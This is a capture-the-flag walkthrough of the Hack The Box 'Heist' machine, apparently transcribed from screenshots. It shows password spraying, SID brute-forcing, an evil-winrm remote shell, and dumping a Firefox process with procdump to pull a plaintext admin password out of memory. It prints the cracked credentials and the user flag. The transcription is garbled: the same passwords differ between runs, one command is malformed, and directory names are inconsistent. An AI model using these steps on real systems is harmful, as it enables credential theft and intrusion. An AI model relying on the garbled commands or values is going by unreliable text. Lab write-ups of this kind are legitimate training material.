



## INITIAL SHELL:

NMAP Scan.


```
(kali@kali)~[~/opt/HTB/safe]
$ nmap -p- -A 10.10.10.149
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 02:12 EDT
Nmap scan report for 10.10.10.149
Host is up (0.16s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Support Login Page
|_ Requested resource was login.php
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49669/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-09-03T06:17:00
|_   start_date: N/A


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 312.22 seconds

(kali@kali)~[~/opt/HTB/safe]
$
```


Navigating to port 80 on web browser and logging in as guest.




Navigating to the attachment.




Finding cisco secret strings and a hash in "config.txt" present in attachments.




Locating CISCO TYPE 7 decrypters.



Decrypting the cisco strings using the script found above.



Cracking the password hash using hashcat.



Password spray using the discovered passwords and users via crackmapexec and identifying valid credentials.

```
(kali@kali)~[/opt/HTB/heist]
$ crackmapexec smb 10.10.10.149 -u users.txt -p passwords.txt 1.
SMB 10.10.10.149 445 SUPPORTDESK [+] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:$uperP$ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:Q4)s3u\Y8qz+A37d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:stealthAgent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:$uperP$ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:Q4)s3u\Y8qz+A37d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:stealthAgent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:$uperP$ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:Q4)s3u\Y8qz+A37d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\hazard:stealthAgent
```

Enumerating shares as user “hazard” using the above discovered credential.

```
(kali@kali)~[/opt/HTB/heist]
$ smbmap -u 10.10.10.149 -u hazard -p stealthAgent
[+] IP: 10.10.10.149:445 Name: heist.htb

Disk
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC

(kali@kali)~[/opt/HTB/heist]
heist 0:python3+Z
```

Brute forcing SIDs via impacket’s lookupsid using credentials for “hazard” user and finding other valid users.

```
(kali@kali)~[/opt/HTB/heist]
$ lookupsid.py hazard:stealthAgent@10.10.10.149
Impacket v0.9.24.dev1+20210611.72516.1a5ed9dc - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\chase (SidTypeUser)
1013: SUPPORTDESK\jason (SidTypeUser)
```

Adding the discovered users to “users.txt”.

```
File Edit Search Options Help

1 rout3r
2 admin
3 hazard
4 support
5 jason
6 chase
```

Password spray again using the updated passwords and users list via crackmapexec and identifying valid credentials.

```
(kali@kali) [/opt/HTB/heist]
$ crackmapexec winrm 10.10.10.149 -u users.txt -p passwords.txt
WINRM 10.10.10.149 5985 NONE [+] None (name:10.10.149) (domain:None)
WINRM 10.10.10.149 5985 NONE [+] http://10.10.10.149:5985/wsman
WINRM 10.10.10.149 5985 NONE [-] None\rout3r:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [-] None\rout3r:Q4)sJu\Y8qz*A3?d
WINRM 10.10.10.149 5985 NONE [-] None\rout3r:stealth!agent
WINRM 10.10.10.149 5985 NONE [-] None\admin:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [-] None\admin:Q4)sJu\Y8qz*A3?d
WINRM 10.10.10.149 5985 NONE [-] None\admin:stealth!agent
WINRM 10.10.10.149 5985 NONE [-] None\hazard:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [-] None\hazard:Q4)sJu\Y8qz*A3?d
WINRM 10.10.10.149 5985 NONE [-] None\hazard:stealth!agent
WINRM 10.10.10.149 5985 NONE [-] None\support:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [-] None\support:Q4)sJu\Y8qz*A3?d
WINRM 10.10.10.149 5985 NONE [-] None\support:stealth!agent
WINRM 10.10.10.149 5985 NONE [-] None\jason:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [-] None\jason:Q4)sJu\Y8qz*A3?d
WINRM 10.10.10.149 5985 NONE [-] None\jason:stealth!agent
WINRM 10.10.10.149 5985 NONE [-] None\chase:$SuperP@ssword
WINRM 10.10.10.149 5985 NONE [+] None\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
```

Powershell remote to target as user “chase” using evil-winrm.

```
(kali@kali) [/opt/HTB/heist]
$ evil-winrm -i 10.10.10.149 -u Chase -p "Q4)sJu\Y8qz*A3?d"
Evil-WinRM shell v3.2
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/22/2019   9:08 AM             121 todo.txt
-a-----         4/22/2019   9:07 AM              32 user.txt
```

User.txt.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> pwd
Path
C:\Users\Chase\Desktop

*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
a127dae777ab6d9d92008653295f59c4
*Evil-WinRM* PS C:\Users\Chase\Desktop> ipconfig


Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::1b:af5c:b252:6c18%15
    IPv4 Address. . . . . : 10.10.10.149
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\Chase\Desktop> whoami
supportdesk\chase
*Evil-WinRM* PS C:\Users\Chase\Desktop> hostname
SupportDesk
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

## PRIVILEGE ESCALATION:

There is a possibility of a running Mozilla Firefox session.



```
Kali Linux 2021.2 - vmware-vmtoolsd - VMware Workstation 15 Player (Non-commercial use only)
Player
Mozilla Firefox
Leafpad
kali@kali: ~/opt/HTB/he... heist
kali@kali: ~ - sshRTBheist

File Actions Edit View Help
Evil-WinRM PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d----- 4/21/2019 5:33 PM             inetpub
d----- 9/15/2018 12:49 PM             PerfLogs
d-r----- 2/18/2021 4:17 PM             Program Files
d----- 4/22/2019 6:56 AM             Program Files (x86)
d-r----- 4/22/2019 7:26 AM             Users
d----- 2/18/2021 4:36 PM             windows


Evil-WinRM PS C:\> cd 'Program Files'
Evil-WinRM PS C:\Program Files> ls

Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d----- 4/21/2019 9:39 AM             Common Files
d----- 4/21/2019 11:00 AM             Internet Explorer
d----- 2/18/2021 4:21 PM             Mozilla Firefox
d----- 4/22/2019 6:47 AM             PnP
d----- 4/22/2019 6:46 AM             Reference Assemblies
d----- 4/22/2019 6:46 AM             runphp
d----- 2/18/2021 4:05 PM             VMware
d----- 4/21/2019 11:00 AM             Windows Defender
d----- 4/21/2019 11:00 AM             Windows Defender Advanced Threat Protection
d----- 9/15/2018 12:49 PM             Windows Mail
d----- 4/21/2019 11:00 AM             Windows Media Player
d----- 9/15/2018 12:49 PM             Windows Multimedia Platform
d----- 9/15/2018 12:58 PM             windows nt
d----- 4/21/2019 11:00 AM             Windows Photo Viewer
d----- 9/15/2018 12:49 PM             Windows Portable Devices
d----- 9/15/2018 12:49 PM             Windows Security
d----- 9/15/2018 12:49 PM             WindowsPowerShell

Evil-WinRM PS C:\Program Files>
```

Transferring “procdump64.exe” from kali to target.



```
Evil-WinRM PS C:\Program Files> cd c:\Users\Chase
Evil-WinRM PS C:\Users\Chase> upload /home/kali/opt/sysinternals/procdump64.exe
Info: Uploading /home/kali/opt/sysinternals/procdump64.exe to c:\Users\Chase\procdump64.exe


Data: 535060 bytes of 535060 bytes copied
Info: Upload successful!
Evil-WinRM PS C:\Users\Chase> ls

Directory: C:\Users\Chase

Mode                LastWriteTime         Length Name
----                -
d-r----- 4/22/2019 7:14 AM             3D Objects
d-r----- 4/22/2019 7:14 AM             Contacts
d-r----- 4/22/2019 6:50 PM             Desktop
d-r----- 4/22/2019 6:13 PM             Documents
d-r----- 2/18/2021 4:03 PM             Downloads
d-r----- 4/22/2019 7:14 AM             Favorites
d-r----- 4/22/2019 7:14 AM             Links
d-r----- 4/22/2019 7:14 AM             Music
d-r----- 4/22/2019 7:14 AM             Pictures
d-r----- 4/22/2019 7:14 AM             Saved Games
d-r----- 4/22/2019 7:14 AM             Searches
d-r----- 4/22/2019 7:14 AM             Videos
-a----- 9/4/2021 8:34 PM             401296 procdump64.exe

Evil-WinRM PS C:\Users\Chase>
```

One of the running firefox process ID is 6408.



```
Evil-WinRM PS C:\Users\Chase> Get-Process

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
485 18 2256 5408 0.02 364 0 csrss
289 13 2308 5232 0.02 472 1 csrss
382 15 3484 14552 0.02 4428 1 ctfmon
254 14 3952 13348 0.02 3632 0 dllhost
156 9 1868 9808 0.02 7028 1 dllhost
623 33 29296 55676 0.02 956 1 dwm
1490 57 23748 77824 0.02 4604 1 explorer
378 28 22028 58884 0.36 6408 1 firefox
355 25 16332 39016 0.17 6424 1 firefox
1165 68 125988 202988 7.42 6644 1 firefox
347 19 9908 37524 0.41 6760 1 firefox
401 34 30372 89468 1.27 6928 1 firefox
49 6 1432 3696 0.00 752 0 fontdrvhost
49 6 1792 4728 0.00 760 1 fontdrvhost
0 0 56 8 0.00 0 0 Idle
951 23 5608 14660 0.00 616 0 lsass
223 13 3036 10304 0.00 4028 0 msdtc
585 59 105844 71024 0.00 2804 0 MsMpEng
0 12 808 15136 0.00 88 0 Registry
231 12 2708 15964 0.00 5736 1 RuntimeBroker
385 16 5784 17024 0.00 5780 1 RuntimeBroker
275 14 3124 14548 0.00 6192 1 RuntimeBroker
666 32 19620 61328 0.00 5524 1 SearchUI
272 12 2728 11600 0.00 5316 0 SecurityHealthService
554 11 5028 9676 0.00 604 0 services

kali* 11:05 04-Sep-21
```



## Procdump64.exe usage.

```
Kali Linux 2021.2 - vmware-usb0 - VMware Workstation 15 Player (Non-commercial use only)
Player
Mozilla Firefox
Leafpad
kali@kali: ~/opt/HTB/heist
sysinternals
08:36 PM 58%
kali@kali: ~/opt/HTB/heist

File Actions Edit View Help
kali@kali: PS C:\Users\Chase> ./procdump64.exe

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

Monitors a process and writes a dump file when the process exceeds the
specified criteria or has an exception.

Capture usage:
procdump.exe [-ma] [-mt] [-np] [-mc Mask] [-md Callback_DLL] [-mk]
[-e Count]
[-s Seconds]
[-c-cl CPU_Usage [-u]]
[-m-mt Count_Usage]
[-p-pl Counter_Threshold]
[-a]
[-e 1 [-g] [-h]]
[-i]
[-f Include_Filter, ...]
[-x Exclude_Filter, ...]
[-cc Comment]
[-r [1..5] [-a]]
[-at Timeout]
[-w]
[-t]
[[[-m] Process_Name | Service_Name | PID] [Dump_File | Dump_Folder]]
[-o Dump_Folder Image_File [Argument, ...]]

Install usage:
procdump.exe -i [Dump_Folder]
[-ma] [-mt] [-np] [-mc Mask] [-md Callback_DLL] [-mk]
[-r]
[-at Timeout]
[-w]
[-t]

Uninstall usage:
procdump.exe -u

Dump Types:
-ma Write a 'Mini' dump file. (Default)
- Includes directly and indirectly referenced memory (stacks and what they reference).
- Includes all metadata (Process, Thread, Module, Handle, Address Space, etc.).
-mt Write a 'Full' dump file.
- Includes all memory (Image, Mapped and Private).
- Includes all metadata (Process, Thread, Module, Handle, Address Space, etc.).
-mk Write a 'Range' dump file.
- Includes directly referenced memory (stacks).
- Includes limited metadata (Process, Thread, Module and Handle).
- Removal of sensitive information is attempted but not guaranteed.
```

## Process dump on firefox process id 6408 and obtaining the dump.

```
*Evil-WinRM* PS C:\Users\Chase> ./procdump64.exe -ma 6408 -accepteula

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:37:30] Dump 1 initiated: C:\Users\Chase\firefox.exe_210904_203730.dmp
[20:37:30] Dump 1 writing: Estimated dump file size is 307 MB.
[20:37:31] Dump 1 complete: 307 MB written in 1.1 seconds
[20:37:31] Dump count reached.

*Evil-WinRM* PS C:\Users\Chase> ls

Directory: C:\Users\Chase

Mode                LastWriteTime         Length Name
----                -
d-r-----         4/22/2019    7:14 AM              3D Objects
d-r-----         4/22/2019    7:14 AM              Contacts
d-r-----         4/22/2019    6:10 PM              Desktop
d-r-----         4/22/2019    6:13 PM              Documents
d-r-----         2/18/2021    4:03 PM              Downloads
d-r-----         4/22/2019    7:14 AM              Favorites
d-r-----         4/22/2019    7:14 AM              Links
d-r-----         4/22/2019    7:14 AM              Music
d-r-----         4/22/2019    7:14 AM              Pictures
d-r-----         4/22/2019    7:14 AM              Saved Games
d-r-----         4/22/2019    7:14 AM              Searches
d-r-----         4/22/2019    7:14 AM              Videos
-a-----          9/4/2021    8:37 PM    313820073 firefox.exe_210904_203730.dmp
-a-----          9/4/2021    8:34 PM    401296   procdump64.exe

*Evil-WinRM* PS C:\Users\Chase>
[heist] 0:ruby2.7#2
```

## Transferring dump to kali.

```
*Evil-WinRM* PS C:\Users\Chase> download C:\Users\Chase\firefox.exe_210904_203730.dmp
Info: Downloading C:\Users\Chase\firefox.exe_210904_203730.dmp to C:\Users\Chase\firefox.exe_210904_203730.dmp
Progress: 1% : ██████████

(kali@kali) - [~/opt/HTB/heist]
$ ls
ciscot7.py          Get-Process        users.txt
C:\Users\Chase\firefox.exe_210904_203730.dmp passwords.txt

(kali@kali) - [~/opt/HTB/heist]
$
```

Locating password using “strings” command on the transferred dump file.

```
Kali-Linux 2021.2-vmware-amd64 - VMware Workstation 13 Player (Non-commercial use only)
Player
kali@kali: ~/opt/HTB/heist
08:40 PM 58%
kali@kali:~/opt/HTB/heist
File Actions Edit View Help
(kali@kali)~/opt/HTB/heist
ls
ciscot7.py Get-Process users.txt
'C:\Users\Chase\firefox.exe_210904_203730.dmp' passwords.txt

(kali@kali)~/opt/HTB/heist
$ strings 'C:\Users\Chase\firefox.exe_210904_203730.dmp' | grep password
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5)x/re8]FBuZ&login=
security.ask_for_password
services.sync.engine.passwords.validation.percentageChance
security.insecure_password.ui.enabled
urlclassifier.passwordAllowTable
editor.password.testing.mask_delay
services.sync.engine.passwords.validation.interval
security.password_lifetime
editor.password.mask_delay
browser.safebrowsing.passwords.enabled
services.sync.engine.passwords
privacy.cpd.passwords
services.sync.engine.passwords.validation.maxRecords
goog-badbinurl-proto,goog-downloadwhite-proto,goog-phish-proto,googpub-phish-proto,goog-malware-proto,goog-unwanted-proto,goog-harmful-proto,goog-passwordwhite
e-proto
goog-passwordwhite-proto
https://support.mozilla.org/1/firefox/X/VERSION%/XOS%/XLOCALEX/password-manager-report
chrome://passwordmgr/content/recipes.json
goog-downloadwhite-digest256,base-track-digest256,mozstd-trackwhite-digest256,content-track-digest256,mozplugin-block-digest256,mozplugin2-block-digest256,blo
ck-flash-digest256,except-flash-digest256,allow-flashallow-digest256,except-flashallow-digest256,block-flashsubdoc-digest256,except-flashsubdoc-digest256,goog
